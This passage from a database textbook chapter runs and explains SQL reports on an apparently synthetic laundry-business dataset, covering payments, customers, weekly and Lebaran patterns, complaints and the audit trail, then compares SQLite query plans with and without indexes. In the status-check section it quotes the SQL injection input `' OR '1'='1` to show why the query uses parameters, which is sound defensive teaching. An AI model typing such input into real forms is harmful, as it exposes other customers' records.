3    | 12000 | 36000   | 2025-10-02 09:09:06 | cash   | 18000  | 18000
3    | 12000 | 36000   | 2025-10-03 20:11:24 | cash   | 18000  | 0
```

Listing 7.21 needs a **running total**: a window function whose frame grows row by row. `SUM(p.amount) OVER (ORDER BY p.paid_at, p.id)` gives, at each payment, the sum of that payment and all earlier ones, so the balance after the k-th payment is

$$balance_k = T - \sum_{i=1}^{k} a_i \tag{7.5}$$

where T is the amount charged and a_i the i-th payment. For `B0006`: $36.000 - 18.000 = 18.000$ after the down payment, $36.000 - 36.000 = 0$ after the second. This is the receipt's payment table (FR-7) in one query. Ordering by `p.id` after `p.paid_at` breaks ties, so two payments in the same second still get a definite order.

7.7.3 Q23: how bills were paid

Listing 7.22 `sql/q23.sql`: classify every bill by how it was paid, then count the classes.

```
-- Q23. How were bills paid? One pattern per bill, then counted.
SELECT pattern, COUNT(*) AS bills
  FROM (SELECT b.id,
          CASE WHEN b.status = 'departed' AND b.finished IS NULL
                 THEN 'cancelled (nothing charged)'
               WHEN COUNT(p.id) = 0 THEN 'nothing paid yet'
               WHEN COUNT(p.id) >= 2 THEN 'two parts (down payment + rest)'
               WHEN SUM(p.amount) < b.payment
                 THEN 'down payment only (still open)'
               WHEN b.finished IS NULL OR MIN(p.paid_at) < b.finished
                 THEN 'paid in full at drop-off'
               WHEN MIN(p.paid_at) = b.departed THEN 'paid in full at pickup'
               ELSE 'paid later (after pickup)' END AS pattern
          FROM Bill b LEFT JOIN Payment p ON p.Bill_id = b.id
         GROUP BY b.id, b.status, b.finished, b.departed, b.payment) t
 GROUP BY pattern
 ORDER BY bills DESC;
```

```
Q23. How were bills paid? One pattern per bill, then counted.   [7 row(s)]
pattern                         | bills
--------------------------------+------
paid in full at pickup          | 1294
paid in full at drop-off        | 1181
two parts (down payment + rest) | 415
nothing paid yet                | 28
cancelled (nothing charged)     | 21
down payment only (still open)  | 10
paid later (after pickup)       | 4
```

Listing 7.22 works in two stages. The inner query groups each bill with its payments and gives it one label with a `CASE` whose conditions use aggregates (`COUNT(p.id)`, `SUM(p.amount)`, `MIN(p.paid_at)`); the outer query counts bills per label. The **order of the `WHEN`s matters**: a cancelled bill must be recognized before "nothing paid yet", and "two parts" before "paid in full at drop-off", because `CASE` returns the first branch that matches. The result is Chapter 5's payment plans, measured: 1,294 bills paid at pickup, 1,181 at drop-off, 415 in two parts, 28 not paid yet, 21 cancelled, 10 with only a down payment, and 4 paid by transfer after pickup, the "I will transfer later" customers who kept their word.

7.8 Customers

7.8.1 Q18: the best customers

Listing 7.23 `sql/q18.sql`: the ten customers with the largest amount charged.

```sql
-- Q18. Top 10 customers by amount charged.
SELECT c.id, c.name, COUNT(b.id) AS visits, SUM(b.payment) AS charged,
       MAX(DATE(b.arrived)) AS last_visit, c.credit AS deposit_left
  FROM Customer c JOIN Bill b ON b.Customer_id = c.id
 GROUP BY c.id, c.name, c.credit
 ORDER BY charged DESC
 LIMIT 10;
```

```
Q18. Top 10 customers by amount charged.   [10 row(s)]
id    | name             | visits | charged | last_visit | deposit_left
------+------------------+--------+---------+------------+-------------
C0094 | Khadijah Hakim   | 62     | 3079000 | 2026-09-27 | 0
C0056 | Gilang Nasution  | 51     | 3011000 | 2026-09-28 | 0
C0059 | Ayu Suryadi      | 59     | 2895000 | 2026-09-22 | 0
C0081 | Fadli Prakoso    | 56     | 2800000 | 2026-09-11 | 0
C0090 | Farah Wijaya     | 49     | 2450000 | 2026-09-29 | 0
C0164 | Nadia Zulkarnain | 49     | 2448000 | 2026-09-21 | 0
C0111 | Hendro Ramadhan  | 46     | 2217000 | 2026-09-06 | 55000
C0022 | Vania Wirawan    | 41     | 2168000 | 2026-09-26 | 0
C0167 | Evi Syahputra    | 37     | 1917000 | 2026-09-28 | 0
C0079 | Siti Irawan      | 30     | 1744000 | 2026-08-06 | 0
```

In **Listing 7.23**, `ORDER BY charged DESC LIMIT 10` sorts the groups by an alias and keeps ten. Khadijah Hakim tops the list with 62 visits and Rp 3.079.000, more than one visit a week. Gilang Nasution comes second by money with fewer visits (51), so his bills are larger. Hendro Ramadhan still has Rp 55.000 on deposit. A list like this is where a loyalty programme would start.

7.8.2 Q19: how often customers come

Listing 7.24 `sql/q19.sql`: customers grouped into buckets by number of visits.

```sql
-- Q19. How often do customers come? Customers per visit bucket.
SELECT bucket, COUNT(*) AS customers, SUM(visits) AS bills
  FROM (SELECT c.id, COUNT(b.id) AS visits,
               CASE WHEN COUNT(b.id) = 0 THEN '0 (no visit this year)'
                    WHEN COUNT(b.id) = 1 THEN '1'
                    WHEN COUNT(b.id) <= 5 THEN '2-5'
                    WHEN COUNT(b.id) <= 12 THEN '6-12'
                    WHEN COUNT(b.id) <= 25 THEN '13-25'
                    ELSE '26+' END AS bucket
          FROM Customer c LEFT JOIN Bill b ON b.Customer_id = c.id
         GROUP BY c.id) t
 GROUP BY bucket
 ORDER BY MIN(visits);
```

```
Q19. How often do customers come? Customers per visit bucket.   [6 row(s)]
bucket                | customers | bills
----------------------+-----------+------
0 (no visit this year) | 3         | 0
1                      | 18        | 18
2-5                    | 72        | 255
6-12                   | 85        | 753
13-25                  | 52        | 941
26+                    | 26        | 986
```

Listing 7.24 groups twice, a common pattern: the inner query counts visits per customer (a left join, so the three customers without visits appear with 0) and labels each with a bucket; the outer query counts customers per bucket. `ORDER BY MIN(visits)` sorts the buckets by their smallest member, so they appear in numeric order even though their labels are text. **Figure 7.4** draws the result as shares.



Figure 7.4 Customers and bills by number of visits in the year. The 26 customers who came 26 times or more (10 % of all customers) brought a third of all bills.

The picture is the **long tail** that Chapter 5's log-normal activity weights create: 26 customers, a tenth of the book, brought 986 bills, a third of the business; the 90 customers who came at most five times brought fewer than 10 %.

7.8.3 Q20: new customers per month

Listing 7.25 `sql/q20.sql`: registrations per month, with everyone older grouped as "before".

```
-- Q20. New customers per month (older ones counted as 'before').
SELECT CASE WHEN enrolled < '2025-10-01' THEN 'before 2025-10'
            ELSE SUBSTR(enrolled, 1, 7) END AS month,
       COUNT(*) AS new_customers
  FROM Customer
 GROUP BY CASE WHEN enrolled < '2025-10-01' THEN 'before 2025-10'
               ELSE SUBSTR(enrolled, 1, 7) END
 ORDER BY CASE WHEN month LIKE 'before%' THEN 0 ELSE 1 END, month;
```

```
Q20. New customers per month (older ones counted as 'before').   [13 row(s)]
month          | new_customers
---------------+--------------
before 2025-10 | 110
2025-10        | 7
2025-11        | 8
2025-12        | 9
2026-01        | 17
2026-02        | 22
2026-03        | 20
2026-04        | 22
2026-05        | 7
2026-06        | 6
2026-07        | 5
2026-08        | 10
2026-09        | 13
```

In **Listing 7.25**, the 110 customers who existed before October 2025 go into one group; each later month is its own. The `ORDER BY` puts that group first by sorting on a `CASE` before the month. January to April 2026 bring 17 to 22 new customers a month, twice the rate of other months: Wiyung's opening, where Chapter 5's rule gives a new customer a 30 % chance on opening day, falling over four months. Using the alias `month` inside `ORDER BY` is allowed in both SQLite and MySQL; using it inside `GROUP BY` is not portable, which is why the grouping repeats the `CASE`.

7.8.4 Q30: the customer's status check, with parameters

The last query is the only one strangers can reach: the public status page of FR-10, where a customer types a bill number and a telephone number.

Listing 7.26 `sql/q30.sql`: the status check. The bill id and the phone are the two `?` parameters.

```
-- Q30. Customer self-service status check (FR-10): bill id AND phone.
-- The two ? are parameters: 1 = the bill id, 2 = the phone as the customer
-- typed it. They are never pasted into the SQL text.
SELECT b.id, b.status, b.arrived, b.finished, b.departed,
       s.description AS service, b.unit, b.payment,
       b.payment - COALESCE((SELECT SUM(amount) FROM Payment p
                             WHERE p.Bill_id = b.id), 0) AS balance,
       o.name AS outlet, o.phone AS outlet_phone
  FROM Bill b
  JOIN Customer c ON c.id = b.Customer_id
  JOIN Service s ON s.id = b.Service_id
  JOIN Outlet o ON o.id = b.Outlet_id
 WHERE b.id = ?
   AND REPLACE(c.phone, '-', '') = REPLACE(?, '-', '');
```

```
Q30. Customer self-service status check (FR-10): bill id AND phone.   [1 row(s)]
-- row 1
id           : B2938
status       : finished
arrived      : 2026-09-28 19:52:30
finished     : 2026-09-30 18:00:28
departed     : NULL
service      : Wash, dry & fold (per kg)
unit         : 5
payment      : 40000
balance      : 40000
outlet       : Profitina Laundry Wiyung
outlet_phone : 031-0000-2103
```

Three design decisions are visible in **Listing 7.26**. The page asks for **both** the bill number and the phone, so nobody can read a stranger's bill by guessing numbers. It compares phone **digits** (`REPLACE(c.phone, '-', '')`), so a customer can type `089600001482` or `0896-0000-1482`. And the two values are **parameters**: the `?` marks are placeholders, and the program sends the values separately from the SQL text. Had the program glued the typed text into the SQL, a visitor could type `' OR '1'='1` as the phone and read every bill; with parameters, whatever is typed is only ever a value, never SQL. Chapter 14 returns to this attack; here, note that the runner of **Listing 7.1** keeps `("B2938", "089600001482")` in its `PARAMS` dictionary and passes them separately. The answer is the one Chapter 4's use case described: ready since 18:00, Rp 40.000 still to pay, at Wiyung.

7.9 Patterns in Time and Money

7.9.1 Q21: the payment mix

Listing 7.27 `sql/q21.sql`: payments and amounts per method, with each method's share of the money.

```sql
-- Q21. Payment method mix for the whole year.
SELECT method, COUNT(*) AS payments, SUM(amount) AS amount,
       ROUND(100.0 * SUM(amount) / (SELECT SUM(amount) FROM Payment), 1)
         AS pct_of_value
  FROM Payment
 GROUP BY method
 ORDER BY amount DESC;
```

```
Q21. Payment method mix for the whole year.   [4 row(s)]
method   | payments | amount   | pct_of_value
---------+----------+----------+-------------
cash     | 1695     | 71695000 | 50.2
qris     | 1151     | 48884000 | 34.3
transfer | 290      | 12888000 | 9.0
credit   | 183      | 9217000  | 6.5
```

Listing 7.27 shows that half of the money (50.2 %) still arrives in cash, a third by QRIS, 9 % by transfer and 6.5 % from deposits, using Equation (7.2) again. Counting payments instead of rupiah gives almost the same picture (1,695 of 3,319 are cash), because the methods are used for bills of similar size.

7.9.2 Q22: the QRIS trend by quarter

Listing 7.28 `sql/q22.sql`: the QRIS share of payments per quarter and outlet.

```sql
-- Q22. QRIS share of payments per quarter and outlet.
SELECT SUBSTR(p.paid_at, 1, 4) || '-Q'
         || ((CAST(SUBSTR(p.paid_at, 6, 2) AS INTEGER) + 2) / 3) AS quarter,
       b.Outlet_id AS outlet,
       COUNT(*) AS payments,
       ROUND(100.0 * SUM(CASE WHEN p.method = 'qris' THEN 1 ELSE 0 END)
             / COUNT(*), 1) AS qris_pct
  FROM Payment p JOIN Bill b ON b.id = p.Bill_id
 GROUP BY quarter, b.Outlet_id
 ORDER BY quarter, outlet;
```

```
Q22. QRIS share of payments per quarter and outlet.   [11 row(s)]
quarter | outlet | payments | qris_pct
--------+--------+----------+---------
2025-Q4 | O01    | 396      | 24.5
2025-Q4 | O02    | 320      | 35.9
2026-Q1 | O01    | 394      | 29.4
2026-Q1 | O02    | 316      | 36.7
2026-Q1 | O03    | 196      | 29.6
2026-Q2 | O01    | 369      | 31.7
2026-Q2 | O02    | 259      | 44.8
2026-Q2 | O03    | 250      | 35.6
2026-Q3 | O01    | 333      | 36.0
2026-Q3 | O02    | 206      | 49.5
2026-Q3 | O03    | 280      | 37.5
```

SQLite has no quarter function, so **Listing 7.28** computes it from the month m:

$$q = \left\lfloor \frac{m + 2}{3} \right\rfloor \tag{7.6}$$

where the integer division of SQLite performs the floor: months 1–3 give $\lfloor 3/3 \rfloor$ to $\lfloor 5/3 \rfloor = 1$, months 10–12 give $\lfloor 12/3 \rfloor$ to $\lfloor 14/3 \rfloor = 4$. The MySQL version uses `QUARTER(p.paid_at)`. **Figure 7.5** draws the result.



Figure 7.5 QRIS share of payments by quarter and outlet. Keputih, near the campus, leads throughout and approaches half of all payments by the third quarter of 2026.

Every outlet moves up, Keputih from 35.9 % to 49.5 %, Rungkut from 24.5 % to 36.0 %: the national pattern of the QRIS boom, in which Bank Indonesia reported the number of QRIS transactions doubling in the first half of 2026 [4].

7.9.3 Q24 and Q25: the week and the day

Listing 7.29 `sql/q24.sql`: bills and amounts per day of the week.

```
-- Q24. Weekday pattern. SQLite: strftime('%w') gives 0 for Sunday.
SELECT CAST(strftime('%w', arrived) AS INTEGER) AS dow,
       CASE strftime('%w', arrived)
            WHEN '0' THEN 'Sun' WHEN '1' THEN 'Mon' WHEN '2' THEN 'Tue'
            WHEN '3' THEN 'Wed' WHEN '4' THEN 'Thu' WHEN '5' THEN 'Fri'
            ELSE 'Sat' END AS day,
       COUNT(*) AS bills, SUM(payment) AS charged
  FROM Bill
 GROUP BY dow
 ORDER BY dow;
```

```
Q24. Weekday pattern. SQLite: strftime('%w') gives 0 for Sunday.   [7 row(s)]
dow | day | bills | charged
----+-----+-------+---------
0   | Sun | 458   | 22099000
1   | Mon | 430   | 21653000
2   | Tue | 400   | 19940000
3   | Wed | 382   | 18336000
4   | Thu | 413   | 19725000
5   | Fri | 361   | 17179000
6   | Sat | 509   | 25281000
```

In **Listing 7.29**, `strftime('%w', arrived)` gives the day of the week as text, `'0'` for Sunday to `'6'` for Saturday; `CAST(… AS INTEGER)` makes it a number for sorting, and a `CASE` gives it a name. MySQL numbers differently: `DAYOFWEEK()` returns 1 for Sunday, so its version subtracts 1 to produce the same `dow` column. Saturday (509 bills) and Sunday (458) lead, Friday (361) trails: the weekday multipliers of Chapter 5.

Listing 7.30 `sql/q25.sql`: bills per hour of arrival.

```
-- Q25. Arrival hour pattern (shop hours 07:00-21:00).
SELECT SUBSTR(arrived, 12, 2) AS hour, COUNT(*) AS bills
  FROM Bill
 GROUP BY SUBSTR(arrived, 12, 2)
 ORDER BY hour;
```

```
Q25. Arrival hour pattern (shop hours 07:00-21:00).   [14 row(s)]
hour | bills
-----+------
07   | 387
08   | 336
09   | 336
10   | 118
11   | 125
12   | 109
13   | 108
14   | 102
15   | 209
16   | 211
17   | 229
18   | 219
19   | 229
20   | 235
```

Listing 7.30 uses `SUBSTR(arrived, 12, 2)`, which takes characters 12 and 13 of `YYYY-MM-DD HH:MM:SS`, the hour. The morning peak at 07:00 (387 bills), the quiet middle of the day (102 to 125 per hour) and the long evening (209 to 235) are the three arrival slots of the generator, now read from the data.

7.9.4 Q26: the Lebaran effect, week by week

Listing 7.31 `sql/q26.sql`: bills, large household items and amount per week around Lebaran 2026.

```
-- Q26. The Lebaran effect, week by week (weeks start on Monday).
SELECT date(arrived, '-' || ((CAST(strftime('%w', arrived) AS INTEGER) + 6)
                             % 7) || ' days') AS week_start,
       COUNT(*) AS bills,
       SUM(CASE WHEN Service_id IN ('S0008', 'S0009', 'S0010')
                THEN 1 ELSE 0 END) AS big_items,
       SUM(payment) AS charged
  FROM Bill
 WHERE arrived >= '2026-02-23' AND arrived < '2026-04-20'
 GROUP BY week_start
 ORDER BY week_start;
```

```
Q26. The Lebaran effect, week by week (weeks start on Monday).   [8 row(s)]
week_start | bills | big_items | charged
-----------+-------+-----------+--------
2026-02-23 | 69    | 10        | 3527000
2026-03-02 | 78    | 16        | 3768000
2026-03-09 | 99    | 30        | 4832000
2026-03-16 | 29    | 9         | 1807000
2026-03-23 | 69    | 7         | 3404000
2026-03-30 | 84    | 16        | 4225000
2026-04-06 | 68    | 5         | 3127000
2026-04-13 | 66    | 6         | 3022000
```

To group by week, as **Listing 7.31** does, each date must be moved back to the Monday that starts its week. With $w(d)$ the SQLite weekday (0 for Sunday, 1 for Monday, ..., 6 for Saturday), the number of days to go back is $(w + 6) \bmod 7$, so

$$start(d) = d - ((w(d) + 6) \bmod 7) \text{ days} \tag{7.7}$$

Check it: for a Monday, $w = 1$ and $(1 + 6) \bmod 7 = 0$, no change; for a Sunday, $w = 0$ and $(0 + 6) \bmod 7 = 6$, back six days to the Monday before. MySQL has `WEEKDAY()`, which already counts from Monday = 0, so its version is simply `DATE_SUB(DATE(arrived), INTERVAL WEEKDAY(arrived) DAY)`. **Figure 7.6** draws the eight weeks.



Figure 7.6 Bills per week around Lebaran 2026, with bed covers, blankets and curtains in amber. The week of 9 March (the rush, shaded yellow) has 99 bills; the week of 16 March (the closure from 19 to 22 March, shaded red) only 29.

The week of 9 March has 99 bills, 30 of them bed covers, blankets and curtains, three times the usual number; the week of the closure has 29; two weeks later the after-Lebaran wave brings 84.

7.10 Quality: Cancellations, Complaints and the Audit Trail

7.10.1 Q28: cancellations and complaints per outlet

Listing 7.32 `sql/q28.sql`: bills, cancellations and complaints per outlet, from `StatusLog`.

```
-- Q28. Cancellations and complaints per outlet, from the audit trail.
SELECT b.Outlet_id AS outlet, COUNT(DISTINCT b.id) AS bills,
       COUNT(DISTINCT CASE WHEN l.status = 'cancelled' THEN b.id END)
         AS cancelled,
       COUNT(DISTINCT CASE WHEN l.status = 'complaint' THEN b.id END)
         AS complaints,
       ROUND(100.0 * COUNT(DISTINCT CASE WHEN l.status = 'complaint'
                                         THEN b.id END)
             / COUNT(DISTINCT b.id), 2) AS complaint_pct
  FROM Bill b JOIN StatusLog l ON l.Bill_id = b.id
 GROUP BY b.Outlet_id
 ORDER BY outlet;
```

```
Q28. Cancellations and complaints per outlet, from the audit trail.   [3 row(s)]
outlet | bills | cancelled | complaints | complaint_pct
-------+-------+-----------+------------+--------------
O01    | 1312  | 8         | 21         | 1.6
O02    | 996   | 11        | 11         | 1.1
O03    | 645   | 2         | 12         | 1.86
```

In **Listing 7.32**, joining `Bill` to `StatusLog` produces one row per **event**, three or four per bill, so `COUNT(*)` would count events, not bills. `COUNT(DISTINCT b.id)` counts each bill once, and `COUNT(DISTINCT CASE WHEN l.status = 'complaint' THEN b.id END)` counts the bills that have a complaint event (the `CASE` gives `NULL` for other events, and `COUNT` ignores `NULL`). Wiyung has the highest complaint rate, 1.86 %, with 12 complaints on 645 bills; with numbers this small, one or two complaints change the rate by a third of a point, so the owner should read it as "all three outlets are between 1 and 2 %", not as a ranking.

7.10.2 Q29: one bill's history

Listing 7.33 `sql/q29.sql`: the complete audit trail of the first bill that received a complaint.

```
-- Q29. The audit trail of the first bill that received a complaint.
SELECT l.id, l.Bill_id, l.status, l.changed_at, e.name AS by_employee,
       e.section
  FROM StatusLog l JOIN Employee e ON e.id = l.Employee_id
 WHERE l.Bill_id = (SELECT MIN(Bill_id) FROM StatusLog
                    WHERE status = 'complaint')
 ORDER BY l.changed_at, l.id;
```

```
Q29. The audit trail of the first bill that received a complaint.   [4 row(s)]
id | Bill_id | status    | changed_at          | by_employee           | section
---+---------+-----------+---------------------+-----------------------+-----------
16 | B0014   | queued    | 2025-10-03 10:02:06 | Kevin Tanoto          | transaction
49 | B0014   | finished  | 2025-10-05 07:40:13 | Siti Nurhaliza Rahman | wash
58 | B0014   | departed  | 2025-10-05 13:03:56 | Rizky Pratama         | transaction
80 | B0014   | complaint | 2025-10-07 07:46:07 | Siti Nurhaliza Rahman | wash
```

In **Listing 7.33**, the subquery in `WHERE` finds the bill (`MIN(Bill_id)` among complaint events: `B0014`) and the outer query lists its events with the employee's name and section. It is the timeline that Chapter 5 drew for `B0014` in Section 5.9: taken in by Kevin Tanoto, finished by the supervisor

Siti Nurhaliza Rahman, handed over by Rizky Pratama, and the complaint recorded two days later by the supervisor.

7.10.3 Checking reports against each other

A report can be well formed SQL and still be wrong: a join that multiplies rows, a filter that silently drops cancelled bills, a `NULL` that turns a sum into nothing. The best defence costs nothing: whenever two queries see the same fact from different sides, check that they agree. The thirty queries offer many such checks, and every one of them holds on the sample year.

- The twelve monthly amounts of Q03 add up to Rp 144.213.000, and so do the three outlets of Q06, the twelve services of Q07, and the seven weekdays of Q24.
- The monthly totals of Q04 add up to Rp 142.684.000, the sum of all payments, and the four methods of Q21 give the same sum.
- The difference between the two, Rp 1.529.000, is exactly the sum of the 38 balances of Q16 (Exercise 7.6 adds them per status).
- The seven payment patterns of Q23 cover 1,294 + 1,181 + 415 + 28 + 21 + 10 + 4 = 2,953 bills, every bill exactly once; so do the six visit buckets of Q19, 0 + 18 + 255 + 753 + 941 + 986.
- The queue of Q11 (23 queued, 34 finished) matches the dashboard of Q01 and the work list of Q12 (23 rows).

When a check fails, one of the two queries is wrong, and the difference usually says which: a total that is too large by a multiple points to a join that multiplied rows; a total that is too small points to an inner join that dropped rows without partners, or to a `WHERE` that excluded more than intended. Automated tests of the application tracks (Chapter 14) run checks of exactly this kind against `laundry.db`.

7.11 Indexes and EXPLAIN QUERY PLAN

7.11.1 How a query finds its rows

A database can find rows in two ways. It can **scan**: read every row of the table and test each one. Or it can **search** an index: a sorted copy of one or more columns, with a pointer to each row, in which it can jump to the right place the way you find a word in a dictionary without reading the whole book. For a table of n rows a scan reads all n; a search in a B-tree index reads about $\log_2 n$ entries and then only the matching rows. For 2,953 bills, $\log_2 2953 \approx 11.5$: a dozen steps instead of three thousand.

`EXPLAIN QUERY PLAN`, put in front of any query, makes SQLite describe how it will run it instead of running it [5]. **Listing 7.34** asks it about six questions the application asks all day, first on the real schema and then on a copy from which the fourteen indexes of Chapter 6 have been dropped.

Listing 7.34 `python/explain.py`: the query plans of six common questions, with and without the schema's indexes, and optional timings.

```
"""Chapter 7, Section 7.10: how SQLite answers a query, with and without indexes.

Prints EXPLAIN QUERY PLAN for five questions the application asks all the
time, first on the real schema and then on a copy from which the indexes
have been dropped. With --time it also measures each question (the times
depend on your computer; the plans do not).
Run:  python explain.py            python explain.py --time
"""
import os
import shutil
import sqlite3
import sys
import tempfile
import time

from lpdb import DB, open_db

QUESTIONS = [
    ("queue of one outlet",
     "SELECT id, status FROM Bill WHERE Outlet_id = 'O02' "
     "AND status IN ('queued', 'finished')"),
    ("one bill by its id",
     "SELECT * FROM Bill WHERE id = 'B2938'"),
    ("customer by phone",
     "SELECT id, name FROM Customer WHERE phone = '0896-0000-1482'"),
    ("customer by phone digits",
     "SELECT id, name FROM Customer "
     "WHERE REPLACE(phone, '-', '') = '089600001482'"),
    ("bills of March, by range",
     "SELECT COUNT(*) FROM Bill "
     "WHERE arrived >= '2026-03-01' AND arrived < '2026-04-01'"),
    ("bills of March, by SUBSTR",
     "SELECT COUNT(*) FROM Bill WHERE SUBSTR(arrived, 1, 7) = '2026-03'"),
]


def plans(con, label):
    print(f"=== {label}")
    for name, sql in QUESTIONS:
        steps = [r[3] for r in con.execute("EXPLAIN QUERY PLAN " + sql)]
        print(f"{name}:\n    {' / '.join(steps)}")
    print()
```

Listing 7.34 (Continued) *python/explain.py: the query plans of six common questions, with and without the schema's indexes, and optional timings.*

```
def timings(con, label, repeat=1000):
    print(f"=== {label}: milliseconds per query ({repeat} runs each)")
    for name, sql in QUESTIONS:
        con.execute(sql).fetchall()              # warm up the page cache
        start = time.perf_counter()
        for _ in range(repeat):
            con.execute(sql).fetchall()
        ms = (time.perf_counter() - start) * 1000 / repeat
        print(f"{name:<26} {ms:8.3f}")
    print()


tmp = tempfile.mkdtemp()
copy = os.path.join(tmp, "noindex.db")
shutil.copy(DB, copy)
bare = sqlite3.connect(copy)
names = [r[0] for r in bare.execute(
    "SELECT name FROM sqlite_master WHERE type = 'index' "
    "AND name NOT LIKE 'sqlite_autoindex%'")]
for name in names:
    bare.execute(f"DROP INDEX {name}")           # only on the temporary copy
bare.commit()

real = open_db()
plans(real, "with the schema's indexes")
plans(bare, f"without them ({len(names)} indexes dropped)")
if "--time" in sys.argv:
    timings(real, "with indexes")
    timings(bare, "without indexes")
real.close()
bare.close()
shutil.rmtree(tmp)
```

```
=== with the schema's indexes
queue of one outlet:
    SEARCH Bill USING INDEX Bill_outlet_status_idx (Outlet_id=? AND status=?)
one bill by its id:
    SEARCH Bill USING INDEX sqlite_autoindex_Bill_1 (id=?)
customer by phone:
    SEARCH Customer USING INDEX Customer_phone_idx (phone=?)
customer by phone digits:
    SCAN Customer
bills of March, by range:
    SEARCH Bill USING COVERING INDEX Bill_arrived_idx (arrived>? AND arrived<?)
bills of March, by SUBSTR:
    SCAN Bill USING COVERING INDEX Bill_arrived_idx

=== without them (14 indexes dropped)
queue of one outlet:
    SCAN Bill
one bill by its id:
    SEARCH Bill USING INDEX sqlite_autoindex_Bill_1 (id=?)
customer by phone:
    SCAN Customer
customer by phone digits:
    SCAN Customer
bills of March, by range:
    SCAN Bill
bills of March, by SUBSTR:
    SCAN Bill
```

7.11.2 Reading the plans

`SEARCH Bill USING INDEX Bill_outlet_status_idx (Outlet_id=? AND status=?)` means SQLite jumps into the two-column index made for exactly this question (the queue page) and reads only the matching rows. Without the index, the same question becomes `SCAN Bill`. Looking up one bill by its id uses `sqlite_autoindex_Bill_1`, the index SQLite creates by itself for every primary key, so it survives the dropping of the named indexes. The phone lookup searches `Customer_phone_idx`.

Two plans deserve a closer look, because they show when an index **cannot** help. The "phone digits" question compares `REPLACE(phone, '-', '')`, a value computed from the column, and an index on `phone` is sorted by the phone as stored, not by its digits: SQLite must scan. The same happens to "March by `SUBSTR`": `SUBSTR(arrived, 1, 7) = '2026-03'` hides the column inside a function, so SQLite can only scan (here it scans the smaller index instead of the table, a "covering index" because the index alone holds every column the query needs). Written as a **range**, `arrived >= '2026-03-01' AND arrived < '2026-04-01'`, the same question becomes a `SEARCH` on `Bill_arrived_idx`. A condition that an index can serve is called **sargable** (from *search argument*); the rule of thumb is to leave the indexed column bare on one side of the comparison [6].

7.11.3 Measuring the difference

With `--time`, the program runs each question a thousand times and reports the average. **Figure 7.7** shows one run on the machine this book was built on (SQLite 3.45 through Python 3.11).

